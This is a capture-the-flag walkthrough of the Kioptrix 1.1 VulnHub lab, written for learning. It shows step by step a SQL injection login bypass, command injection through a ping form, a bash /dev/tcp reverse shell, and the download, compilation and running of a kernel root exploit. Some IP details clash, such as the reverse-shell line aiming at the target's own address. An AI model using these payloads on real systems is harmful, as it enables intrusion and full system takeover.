Kioptrix 1.1 Walkthrough

by thestinger97

Report Date: 01/22/2022

Machine Release Date: February 11 2011
Machine Author: Kioptrix
Source: Vulnhub.com
Url: https://www.vulnhub.com/entry/kioptrix-level-11-2,23/

Environment Used:

- VmWare Workstation
- Kali Linux 2021 4.a (**Attacker Machine**)
- Cent OS 4.5 (**Target Machine**)


Network Configuration: NAT

Step 1: Identify The Target:

Using the command: **ip address show** I found my ip address and subnet: **192.168.183.128/24**

Then I pinged the machines in my network with nmap to find my target's ip address with the command: **sudo nmap -sn 192.68.183.128/24**


Found the **target's ip address: 192.168.183.131**




```
Nmap scan report for 192.168.183.131
Host is up (0.00025s latency).
MAC Address: 00:0C:29:5B:5B:D0 (VMware)
```

Step 2: Reconnaissance & Nmap Scan

Used the command: **sudo nmap -sV -A 192.168.183.131** find which ports were open and what services were running on those ports (**-sV**). I also enabled OS detecting and version detection. (**-A**)



```
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.0.52 (CentOS)
```




```
3306/tcp open  mysql     MySQL (unauthorized)
```

From the results, I saw that **ports 80 (http) and 3306 (mysql)** were open.

Step 3: Gaining Access

I opened firefox and visited the webpage.




Remote System Administration Login	
Username	
Password	

The page greeted me with a login page. Since I knew **mysql** service was running, I decided to try some **sql injection** techniques. I typed the following:


Username: admin ‘
Password: --’

And it worked.




Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	

I was asked to ping a machine on my network. I typed my attacking machine's ip address: **192.168.183.128**



```
192.168.183.128

PING 192.168.183.128 (192.168.183.128) 56(84) bytes of data.
64 bytes from 192.168.183.128: icmp_seq=0 ttl=64 time=0.360 ms
64 bytes from 192.168.183.128: icmp_seq=1 ttl=64 time=0.481 ms
64 bytes from 192.168.183.128: icmp_seq=2 ttl=64 time=0.420 ms

--- 192.168.183.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.360/0.420/0.481/0.052 ms, pipe 2
```

I was seeing the terminal output which meant I could run commands on the target and start a reverse connection. I used the **&&** operator to add the **bash –version** command.




```
192.168.183.128 && bash --version

PING 192.168.183.128 (192.168.183.128) 56(84) bytes of data.
64 bytes from 192.168.183.128: icmp_seq=0 ttl=64 time=0.400 ms
64 bytes from 192.168.183.128: icmp_seq=1 ttl=64 time=0.512 ms
64 bytes from 192.168.183.128: icmp_seq=2 ttl=64 time=0.487 ms

--- 192.168.183.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.400/0.466/0.512/0.051 ms, pipe 2
GNU bash, version 3.00.15(1)-release (i686-redhat-linux-gnu)
Copyright (C) 2004 Free Software Foundation, Inc.
```

Now I knew that the system has **bash**, I started listening on my attacking machine from port 1234 with the command: **nc -nvlp 1234**

Back on my browser, I started the reverse connection with the command:

192.168.183.128 && bash -i >& /dev/tcp/192.168.183.131/1234 0>&1




```
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.183.128] from (UNKNOWN) [192.168.183.131] 32769
bash: no job control in this shell
bash-3.00$ 
```

And I had a reverse shell.

Step 4: Privilege Escalation

I used the command: **uname -a** to see which kernel version this machine was running.



```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 athlon i38
6 GNU/Linux
```


Since **2.6.9** was a very old version, I decided to search online to see if I could find any kernel exploits and indeed I did on **exploit-db.**

Exploit Link: https://www.exploit-db.com/exploits/9545

I downloaded the exploit to my attacking machine and moved it to the **/var/www/html** the directory from with the command: **sudo cp -p 9545.c /var/www/html/9545.c**


I started the apache web server with the command: **sudo service apache2 start**

Using the reverse shell, I moved to the **/tmp** directory with the command: **cd /tmp**
Downloaded the exploit using the command: **wget http://192.168.183.128/9545.c**



```
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.183.128/9545.c
--16:46:20--  http://192.168.183.128/9545.c
           => `9545.c'
Connecting to 192.168.183.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,783 (9.6K) [text/x-csrc]

    0K .........                                            100%  266.57 MB/s

16:46:20 (266.57 MB/s) - `9545.c' saved [9783/9783]
```

I used **gcc** to compile the c code with the command: **gcc 9545.c -o exploit**
Lastly, I ran the exploit using the command: **./exploit**



```
bash-3.00$ gcc 9545.c -o exploit
9545.c:376:28: warning: no newline at end of file
bash-3.00$ ./exploit
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

And I was root!